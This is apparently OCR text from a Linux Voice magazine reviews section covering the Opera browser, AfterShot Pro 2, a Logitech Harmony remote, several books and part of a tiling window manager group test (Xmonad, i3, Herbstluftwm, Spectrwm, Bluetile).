
The first thing we noticed on starting up Opera was the interface. It's obvious that the developers have put a lot of effort into making this work really well. For example, if you hover the mouse over a tab, you get a large preview of the web page in the tab. Opening menus (and other graphical transitions) fade in and out rather than abruptly change. This has quite a pleasing effect, particularly on the full screen transitions like adding a new option to the speed dial. None of this has any effect on how the browser actually functions, but we still love it.

Underneath the GUI, this is the first version of Opera for Linux to be based on Google's Chromium code rather than WebKit. Since Blink (the Chromium rendering engine) has only recently forked from WebKit, you shouldn't expect any drastic changes soon. As you can see from the diagram below, Opera performance is roughly similar to Chrome's although a little worse in most cases. We don't think it's enough to be noticeable though.

The one thing that Opera does differently is in marking items that you want to return to later – or bookmarking. This has been around since the early days of the web and hasn't changed that much on most web browsers. Opera now enables you to save items to three places: bookmarks, stash and speed dial. The speed dial is what opens when you create a new tab. Bookmarks work in the traditional sense. The stash is a vertical scrolling list that you can view on a full page, and is halfway between the speed dial and the bookmarks. It wasn't entirely clear to us what it added beyond the other two, but some people might find a use for it.



Opera performed well in the full browser benchmarks, and less well on the tests that focused purely on JavaScript.


Wikinews, the free news source - Opera
en.wikinews.org/wiki/Main_Page
Stash
reddit
BBC NEWS TECHNOLOGY
HACK A DAY
LINUXVOICE
FREE SOFTWARE · FREE SPEECH

The Stash provides an alternative to the ususal bookmarks and speed dial methods of getting to your most frequently accessed web pages.

Free as in non-free

Of course, we haven't yet mentioned the huge elephant in the room. Opera isn't free-as-in-speech software (it is free as in beer), and probably never will be. It's built on the Blink rendering engine, but since this is released under BSD and LGPL licensed, Opera Software is allowed to use it in a closed product. The only tempting feature of Opera that isn't easily done in free software is its Turbo mode. This is essentially a proxying service that compresses web pages before sending them to you, and can make a huge difference on slower internet connections. Unless you're dead-set against closed software, it can be good to have Opera installed on a laptop as a backup browser in case you get stuck on a slow connection.

The Opera add-ons site lists 750 extensions. This isn't as many as more mainstream browsers, but should include everything most people need.

At the moment, the only Linux distro that Opera Software is releasing a version for is Ubuntu, on the basis that it wants to focus on a single platform. Of course, it didn't take long for there to be an Arch package created for it, and unofficial packages for other distros may appear if it proves popular.

DATA

Web
www.opera.com/developer
Developer
Opera Software
Licence
Proprietary

LINUX VOICE VERDICT

Possibly the best-looking browser for Linux, but it loses a point because of the lack of freedom.

★★★★☆

AfterShot Pro 2

A new update turns terrible photographer **Graham Morrison** into a passable one. Almost.

DATA

Web
www.aftershotpro.com
Developer
Corel
Price
£57.99

For those into digital photography, there's been a revolution in post-processing software over the last decade. No longer does the photographer need to worry about exposure or white balance, or framing. As long as your DSLR shoots RAW, there's a good chance software can take your bleached and badly composed snapshot and turn it into a candidate for Photo of the Year. And for once, Linux hasn't been left out in the cold. There are several excellent post-processing tools, and one of the best was Bibble, which was subsequently snapped up by Corel at the end of 2011.

Bibble became AfterShot under Corel's auspices, and version 1.0 was released in early 2012. There were a few updates, but for a long time all was quiet, so we're happy to see that the project is continuing with the release of AfterShot 2. We installed it in Arch through its user repository as the only official packages are RPM and Deb. It would be nice to see a pure binary download, as there are very few external dependencies. There's a trial you can unlock with a licence, but before you do, make sure your camera image format is supported - RAW formats are specific to a camera's make and model.

" All these effects suffer from the lack of decent, quick feedback in the main view."

Go faster

The big update for this release is speed, and while we didn't do any side-by-side comparisons, image loading and processing was considerably faster. Importing a batch of images, for example, was quicker than both the old version and Adobe's Lightroom running on the same hardware. This makes a big difference when you're importing and managing your collection through your own series of folders, tags and rankings, which is the other main reason for an application like this. Image processing has been upgraded too, and AfterShot Pro is the best Linux tool we've found for lightening dark areas of a shot, increasing exposure and noise reduction. All of these processes are absolutely essential when putting together this magazine, for example. Noise reduction in particular has been much improved and is considerably more powerful than the equivalent feature in Lightroom. But all these effects suffer from the lack of decent, quick feedback in the main image view, even if the final render is quicker overall. We also miss the ability to view the pre and post filtered image side by side, as we quickly become desensitised to the changes we're making.

The GUI in general could do with a bit of a makeover. We miss small things like a localised thumbnail view for noise reduction (to avoid the cost of processing the whole image), and the rotation tool is unintuitive. Most of all, the GUI is tiny on anything approaching a high-DPI screen and can't be changed. This is going to be a problem for photographers, as high-resolutions screens are becoming increasingly common and useful for proofing.

When there are few professional alternatives, this update is a welcome release, and with the promise of an HDR compositor in late summer, it's still a near essential tool for any wayward photographer.





Image processing is much faster, but we miss a faster feedback mechanism when adjusting values.


The image management views and the amount of control you have over your collection is excellent.

LINUX VOICE VERDICT

Excellent processing tools and a reasonable price held back mostly by a tight and inflexible GUI

★★★☆☆

Harmony Smart Control


Graham Morrison discovers the one controller to rule them all. If only Logitech would recognise there's another rather excellent operating system

First thing; this is a programmable remote control with no Linux support. So why is this in a Linux magazine? Because it's the first Harmony remote from Logitech that doesn't require either Windows or OS X. Specifically, you need an Android device to make it work. This is significant because the old Harmony series of remotes has been the best-fit for complex home entertainment systems. They allowed you to control an amplifier, a games console, a digital receiver and a television from the comfort of a single control in a relatively intuitive way. If you pipe audio into an amplifier, for example, the volume controls on your remote would send a signal to this for volume whilst still sending channel changing signals to your television. Setups like this are known as activities, and you could switch between different activities with a single button. You might have an activity for listening to music, for example, controlling just an amplifier and a music streamer, or an activity for playing a games console - amplifier, games console and television. Logitech's firmware would take care of input switching and power management, turning things on and off as you changed activities. It sounds complex and configuration could be, but after adding the devices and creating the activities, the results were easy enough for the whole household to use.

The base unit receives RF and wifi signals and beams out infrared and Bluetooth for Wiis and Playstations with up to two expanders, so you can lock your kit away out of sight.

Ultimate Control

This draconian requirement for Windows eventually led to the creation of a wonderful open source solution called Concordance, freeing us of both the Microsoft tax and Logitech's clunky web-alike user-interface. But the latest generation of remotes don't require a USB connection nor the use of a desktop application. This is thanks to the Harmony Hub, a base station that connects to your wifi network and beams out instructions to your equipment. It's meant to be used predominantly with a smartphone app that acts like a remote control, but we found it clunky and unintuitive. Prodding a screen to pause, fast-forward and rewind takes extra mental effort, for instance, despite the physical volume keys on your device being mapped to volume in your activity. Luckily, the slimline remote that's included with the package as a stop-gap is more than adequate, and 100 times easier to use from the palm of your hand. It communicates with the base station using RF, which is incredibly liberating. You're no longer restricted to a line-of-sight technology that should have died out with the compact cassette. And while there only enough buttons to handle six different activities, we think there's just enough - and just enough for other levels of control - to make it perfect for the majority of installations.



Add, remove, assign and control your hardware from an Android app or a physical remote

DATA

Web
http://www.logitech.com/
Developer
Logitech
Price
£84.99

LINUX VOICE VERDICT

A cynical 8 device limitation and lack of Linux holds back what is otherwise a brilliant piece of hardware.

★★★☆☆

The Unix Programming Environment

When he came across a classic programmers' book, **Ben Everard** had to take a look.

We came across this classic computing book in a second hand sale and couldn't resist looking at it to see if we could still use it with a modern Linux system.

The Unix Programming Environment isn't a book about programming in general; it's about how to make your programs run well on Unix, and how to use the Unix tools to make your life easier. It starts with the basics like logging in: "Be sure that the switches are set appropriately on your device: upper and lower case, full duplex, and other settings that the local experts advise, such as the speed or baud rate".

We've been a little unfair with that previous quote – it was specifically picked to make the book sound old fashioned. In truth, surprisingly little has changed. The filesystem is a little different (home directories are no longer in **/usr** for instance), and the **#** character isn't used as a backspace any more, but on the whole, the text is very relevant to a modern Linux environment. Sometimes, the methods it recommends are a little antiquated, even though they still work. Of course, you can still edit text files in **ed**, though we don't actually know anyone who does.

The book goes on to focus on using the shell and the tools that were relevant to programmers in the 80s (**sed**, **awk**, **grep** etc). These are still widely used and work in much the same way today. In many cases, the modern GNU versions contain more options than the original Unix tools did, but the core functionality is the same. This is especially true of Bash when compared with the original shell. There are a few cases, such as **mail** and **news**, where the commands do still exist, but are rarely installed as usage patterns have made them mostly obsolete.

Of course, Unix isn't about using individual commands – it's about linking them together. This principal lies at the heart of Unix, and so the chapter that focuses on joining commands together is still perfectly relevant. In fact, there's almost nothing to show that this section of the book wasn't written recently.


It then goes on to show you how to write code that interacts with the system, and the examples are written to make them easy to use in the middle of pipes. This includes using standard in and out, using files, and other system calls. Probably the most surprising part of *The Unix Programming Environment* is that the C code that it gives in the examples still works on our modern Linux machine.

Well, it almost works. We typed in some of the examples and found that most needed to include more header files than were necessary in 1984 (this produces the message "Warning: incompatible implicit declaration of built-in function"). What's more, the design of these programs – taking input from **stdin** and outputting to **stdout** and **stderr** – hasn't changed, at least for command line tools (the book doesn't cover any graphical tools). Again, there are some new parts of Linux (**/sys** and **/proc** for example) that aren't covered, but this isn't that important for most programs.

Practicals from the past

The *Unix Programming Environment* builds up into a big project at the end, which is writing and entire programming language (yes, really) by combining C with programmer's tools such as **yacc**, **lex** and **make**. This was, for us, the best part of the book. Kernighan and Pike are two of the most famous programmers of all time, and in this chapter, they take the reader step-by-step through their process of designing and building a non-trivial program. For us, the whole read was worth it for this alone.

It should come as no surprise that this book isn't really suitable to a newcomer to the world of Linux programming. There's just too much modern stuff that's missed out.



This book is a companion to ***The Unix Programmer's Manual*** and ***The C Programming Language***.

However, for someone with a little experience in Linux and who wants to know more about it, this is still a good choice, especially for any aspiring programmer. Not everything in it is completely relevant, but it covers the basics extremely well, and as you would expect, the examples are insightful, and completely based in the Unix way of doing things. There is also real geek-fun to be had in trying to spot the things that have changed in the years since the book was first published.

The fact that you can still follow a 30-year-old programming book is testament to the stability of the Unix design that Linux has inherited. We got the book as a historic curiosity, but it turned out to be more useful that we anticipated.

"For someone with a little experience of Linux who wants to know more about it, this book is still a good choice, especially for an aspiring programmer."

LINUX VOICE VERDICT

Author Brian W Kernighan and Rob Pike
Publisher Prentice Hall
ISBN 0-13-937681-X
Price £48.99

This book was published in 1984 – the same year Sinclair released the ZX Spectrum – yet is still applicable to modern Linux systems.

★★★★★

Makers: A New Industrial Revolution


Makers will change the world, but **Ben Everard** isn't sure how.

This book isn't really about makers. Not the average folks who go to hackspaces and make stuff that interests them. It's about individuals and small teams or entrepreneurs making customer-oriented products.

The main premise of *Makers* – that we're entering a third industrial revolution driven by the ease of small companies producing custom products – seems shockingly naïve. According to this book, soon these entrepreneurial makers will take over the manufacturing world because small-scale production is becoming more cost effective.

They won't. It's easier to start a business producing goods than it has ever been, and there will be a growing community of crowdfunded small-team products (Linux Voice is one), but this will always be a small segment of the developed economy.

Makers have started to be more innovative than many large businesses, and this will certainly spur on some change. However, this book's vision of a third industrial revolution is unlikely to come to pass.


'The business book to read right now' GQ.com
MAKERS
The New Industrial Revolution
Bestselling author of The Long Tail
CHRIS ANDERSON
Despite there being plenty of "maker" options available, this book is published by a large publishing firm.

LINUX VOICE VERDICT

Author Chris Anderson
Publisher Random House
ISBN 978-1-847-94067-4
Price £8.99

A wildly optimistic book that overhypes the role of entrepreneurs in the economy.

★★☆☆☆

Homeland


Andrew Gregory sighs sadly at Orwell's warnings.

There's an early moment in *Homeland*, the sequel to Corey Doctorow's *Little Brother*, when the protagonist just happens to stumble across a game of Dungeons and Dragons played by Will Wheaton, Mitch Kapoor and the founders of the Electronic Frontier Foundation. This episode pulls you out of the story and hits you over the head with the knowledge that the book has Something To Say.

That's a shame, because it really does have something to say. We're being monitored at all times, by companies that are under contract to our governments. The police are increasingly an agent of these companies rather than protectors of the public. And we're carrying mobile telescreeens with us all the time, doing Big Brother's job for him.

As a message, Homeland is powerful, and really crystallises the gut mistrust that many of us feel into something that's easy to understand on a rational level.

As a story, it's a decent page turner and a step up from Little Brother. Best read in a crowed place with lots of witnesses...



Surveillance, intrusive authorities and an economy hopelessly skewed against the little people. Thank heavens it could never happen here!


LINUX VOICE VERDICT

Author Corey Doctorow
Publisher Titan Books
ISBN 9781781167489
Price £7.99

Turns a thousand paranoid Reddit and Slashdot comments into a decent thriller and a powerful warning.

★★★★☆


ALSO RELEASED...



Space goes on forever.


Astrophotography

We're suckers for anything from space, especially photons as they travel from distant suns. What we'd really like to do is capture them. This book looks like it's going to be especially useful, starting as it does with a simple camera on a tripod.


O'REILLY
Programming JavaScript Applications
ROBUST WEB ARCHITECTURE WITH NODE, HTML5, AND MODERN JS LIBRARIES
Eric Elliott
For a quick intro to JavaScript, turn to page 102

Programming JavaScript Apps

We like JavaScript. It's a little like the BASIC of the web, but it's also capable of sprawling great complexity, especially when combined Node.js, HTML 5 and other modern fun stuff. Maybe the age of web and desktop application unification isn't that far off?


TECHNOLOGY IN ACTION
Arduino Robotics
STEP-BY-STEP INSTRUCTIONS FOR BOTH BASIC AND ADVANCED ROBOTS
DISCOVER HOW TO MAKE YOUR OWN PCBS
LEARN HOW TO WORK WITH DIFFERENT TYPES OF SENSORS, MOTORS, AND CONTROLLERS
BUILD, TEST, AND SHOW OFF YOUR ROBOT COLLECTION
Ya tvoi sluga, Ya tvoi rabotnik

Arduino Robotics

If Ben's awesome Arduino-based Nerf gun targeting system (p90) has whet your appetite for robots and self-defence, this book should enable you to take on Skynet single handed by building your own robot army. It even claims to include a DIY Segway!

LINUX VOICE

TILING WINDOW MANAGERS

GROUP TEST


Marco Fioretti tries a way to handle the windows on your screen that will make you forget you ever had a mouse.

On Test

Bluetile


URL http://bluetile.org
Version 0.6
Licence BSD
A reduced, preconfigured version of Xmonad, made for people who want to start tiling as soon as possible.

Herbstluftwm




URL http://herbstluftwm.org
Version 0.6.2
Licence BSD
A semi-manual tiler that's much easier to use than its name would suggest.

i3




URL http://i3wm.org
Version 4.7.2
Licence BSD
A clean window manager with a few little tools that make it quite powerful.

Spectrwm



URL http://spectrwm.org
Version 2.5.0
Licence ISC
Yes, Spectrwm tiles windows in pure UNIX/Linux style even on Windows (and Mac OS).

Xmonad



URL http://xmonad.org
Version 0.11
Licence BSD
The Emacs of tiling window managers. Can do pretty much everything, if you just find the right recipe for it.

Tiling window managers

Reclaim your screen and get more done!

Window Managers (WMs from now on) are those essential components of every desktop computer that control, move and decorate the windows in which all our programs run. In a normal WM, you can spend a significant amount of time just moving and resizing windows. The subjects of this Group Test were invented to avoid such annoyances.

Tiling WMs deal with the windows you need as if they were, you know, tiles – simple! They automatically place and size all the windows in order to always cover all the available screen space, but without any overlap. What really makes a WM a tiling one, however, is the capability to automatically repeat the whole process, all by itself, every time you open or close a window.

Tiling WMs are made to ignore eye candy and save your time: you should be able to focus on getting things done, rather than continuously having to rearrange windows by hand. To work even faster, many operations that traditional WMs attach to icons and menu entries only have keyboard shortcuts here. Add to that the possibility of not using the mouse even on many popular programs, websites and web services, and you can understand why some people prefer this way of working.

The very nature of tiling WMs is also the reason why this may be the Group Test with the ugliest screenshots you'll see for a while, but it's not our fault. These programs want to fill every available pixel with window content, not with panels, menus, icons and real window borders. That leaves very, very little that remains visible in a print-size screenshot. It's not a bug, it's a feature!

"Tiling WMs deal with the windows you need as if they were tiles – simple!"


THE CRUCIAL CRITERIA

A window manager shapes our interaction with the computer much more than raw processing power, or pleasant wallpapers. A really good WM makes you forget it exists, because it doesn't slow down your CPU and does what you need without you even realising that you asked for it. The same should be true for upgrades: it is unavoidable that you'll spend some time on the initial configuration, but this should really be the last time you spend working on a WM until you decide to change it. That's why we only considered WMs actively maintained and supported WMs, which will install immediately on any distribution.

This time, we deliberately focused on providing a general feeling and an overview of the possibilities of something that is hard to define by comparing lists of features.

Tiling and window management

How many ways are there to tile windows?


Two general cases of windows tiling (here shown in Herbstluftwm) that may require special care: multi-window programs like Gimp (bottom) and temporary, pop-up windows.

Automatic placement and sizing of windows, so they don't overlap unless you really want them to, is the *raison d'être* of tiling WMs. All our WMs provide at least three different tiling algorithms, as well as ways to add new ones and remap all keyboard shortcuts so they don't interfere with those of your favourite programs.

Some WMs, like Herbsluftwm and i3, leave you more control of windows. Others, like Xmonad and Bluetile, are "auto tilers": they will apply the chosen tiling scheme automatically, while still allowing manual or custom placement. Spectrwm is somewhere in the middle. Our competitors can also show one window at a time, full screen

Multi-window tiling layouts differ in how they partition the screen and in how they decide where the next windows goes: you may have, for example, horizontal or vertical stacks, actual grids with rows and columns, or windows being added in spiral sequences (as happens with Xmonad and Bluetile) or in binary tree structures (herbsluftwm and i3).

Xmonad makes it easy to have a different tiling mode in each workspace. To place windows manually in this WM, press Alt+Left Click and drag them.

In i3, programs are aligned horizontally or vertically, inside several semi-independent containers. Only the focused window in the container is displayed. You get a list of windows at the top of each container. Spectrwm has a top (or left) resizeable master area, reserved for the applications that "currently need most attention". All the other windows go into a separate stack. You can put any window you want in the master area, or in a floating layer, and change stacking mode on the fly. Spectrwm also acknowledges "quirks" – instructions to handle certain programs in special ways. For example, this configuration command:

```
Gimp:gimp FLOAT + ANYWHERE
```

basically means "let the Gimp application do as it pleases".

Herbstluftwm is based on "frames", which can be empty or contain many windows, and be split into sub-frames. By default, there are nine full-screen workspaces, which you can name however you want.

VERDICT	
Bluetile	★★★☆☆
Herbstluftwm	★★★☆☆
i3	★★★★☆
Spectrwm	★★★★☆
Xmonad	★★★★☆

Installation


At least the installation should be a point-and-click business.

Most distros have binary packages of these WMs, but if yours doesn't you can build your own. Actual installation of any of these WMs should not be a problem at all – unless you happen to use a very old or niche distribution, that is. In all other cases, you should easily find a binary package ready to be installed with a few clicks.

When this is not the case, it should still be possible to install at least Xmonad and Bluetile without really compiling anything. Haskell programs such as these have their own distro-independent online repository, called HackageDB (**https://hackage.haskell.org**).

All the packages you can find there, including those for Bluetile and Xmonad, can be installed with the so-called Haskell Platform. All you need is binary packages, which really should exist for almost any distribution, for that platform and its installer, called cabal. Once you have them, you will also be able to get the two Haskell WMs up and running in ways similar to using **yum** or **apt-get** from the command line with:

```
#> cabal update
#> cabal install xmonad
```


window manager – Apper

Get, Remove and Update Software

window manager — Find by name — Filter

```
Name
awesome - Highly configurable, framework window mana    3.5.1-
bluetile - Tiling window manager for GNOME              0.6-21
cinnamon - Window management and application launc     2.0.13
devilspie - A window-matching utility                   0.22-1
dwm - Dynamic window manager for X                      6.0-8.
e16 - The Enlightenment window manager, DR16            1.0.13
enlightenment - Enlightenment window manager            0.17.4
fvwm - Highly configurable multiple virtual desktop wind 2.6.5-
gnome-shell - Window management and application lau    3.10.2
herbstluftwm - A manual tiling window manager           0.6.2-
i3 - Improved tiling window manager                     Version: 0.6.2-1.fc20 5-1.
icewm - Light and configurable window manager           Architecture: x86_64 1.3.7-
jwm - Joe's Window Manager                              2.1.0-
```

Defaults — Reset

Binary packages for many tiling Wms are available in the standard repositories of most distros.

VERDICT	
Bluetile	★★★★★
Herbstluftwm	★★★★☆
i3	★★★★☆
Spectrwm	★★★★☆
Xmonad	★★★★★

Customisation

Make your WM work for your.

The Xmonad community has already published thousands of lines of code that you can use to customise it, from complex configuration files to third-party extensions and assorted hacks. The "Manage Hooks" mechanism of Xmonad is widely used to define actions to perform automatically on certain windows when, for example, the corresponding programs start.

Testing changes is easy: save the new code and type **xmonad –recompile** to check if it works. If it does, type **xmonad --restart** or press Alt+Q to load the new configuration.

Bluetile is very closely related to Xmonad, but this doesn't mean that it can reuse code or tricks developed for its ancestor. Unlike Xmonad, Bluetile doesn't come with the capability to compile and load new code on the spot.

Spectrwm partially supports the EWMH (Extended Window Manager Hints) standard. Programs like **wmctrl** can use it to control whole workspaces or single windows. You can write simple shell scripts, for example, that move to a different workspace, resize or maximise a specific Spectrwm window, as soon as some condition occurs.

I3 and Herbstluftwm provide similar functionality, but in different ways. The **i3-msg** utility understands the traditional IPC (Inter Process Communication) protocol. Coupled with **i3-nagbar** it can do almost anything.

The **herbstclient** tool, by contrast, passes whatever command you give it from the command line to Herbstluftwm. The actions you can perform in this way include, but are not limited to, workspace reconfiguration and changing the style of the window borders.

Another area in which you can play at will is (dynamic) configuration of mouse focus. Both Xmonad and i3, for example, have settings dedicated to define whether the focus should follow the mouse or not. Disabling this behaviour even temporarily is very useful if you don't want to find yourself suddenly typing in another window of your laptop because you brushed its touchpad by mistake.

VERDICT

Bluetile	★★★★☆
Herbstluftwm	★★★★☆
i3	★★★★☆
Spectrwm	★★★☆☆
Xmonad	★★★★★

User interface

User friendliness is a feature.


At first sight, the behaviour of all our tiling window managers is the same: they all completely cover your screen with windows, without any decoration worth mentioning, and let you do everything without even looking at your mouse. The big differences are in the configurability of hotkeys and tiling schemes, and in what you can do with their optional status bars.

Whatever WM you choose, do yourself a favour: before you even get started, change the default terminal to one of those we recently reviewed in LV004.

Bluetile ★★★☆☆

Bluetile is not an independent WM done from scratch, but is rather a version of Xmonad, tweaked and preconfigured especially for people without much time. It's also set up to integrate well in the traditional Gnome desktop.

